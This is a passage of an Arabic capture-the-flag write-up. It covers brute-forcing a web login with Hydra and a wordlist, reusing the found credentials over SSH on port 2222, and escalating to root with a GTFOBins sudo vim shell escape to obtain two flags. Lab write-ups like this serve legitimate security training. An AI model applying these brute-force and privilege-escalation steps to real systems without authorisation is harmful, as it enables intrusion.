تحليل نتائج اخر سطر

دي بيانات تسجيل الدخول الموقع ، وعشان اعمل Burte Force Attack هستخدم Tool Hydra عشان اخليها تعمل عملية تخمين لكلمة السر عن طريقة Word List خاصه بيها




تحليل نتائج الامر المستخدمة

- تم إيجاد Username mitch
- Password secret

4- تصعيد الصلاحيات (Privilege Escalation)

بما ان معايا Password , username ممكن اخش عن طريق SSH port 2222




تحليل النتائج

قمت بتسجيل الدخول علي الماشيين عن طريق SSH

Username: mitch

Password: Secret



<u>تحليل النتائج</u>


Idعشان اعرف كود المستخدم

lsعشان اعرف ال directoryاللي موجوده


لقيت directory باسم user .txt

Cat user.txtعشان اعرف ايه محتوي ال Directory

لقيت ال flag الاول



استخدمت GTF Bins عشان اقدر ارفع درجة ال shell بتاعي



<u>تحليل النتائج</u>

Sudo vim -c ‘:! /bin/sh’

lsعشان اعرف ال Directoryاللي موجوده

Root.txt لقيت ملف باسم ، pwdعشان اعرف انا واقف فين و بقيت root

- لقيت ال flag التاني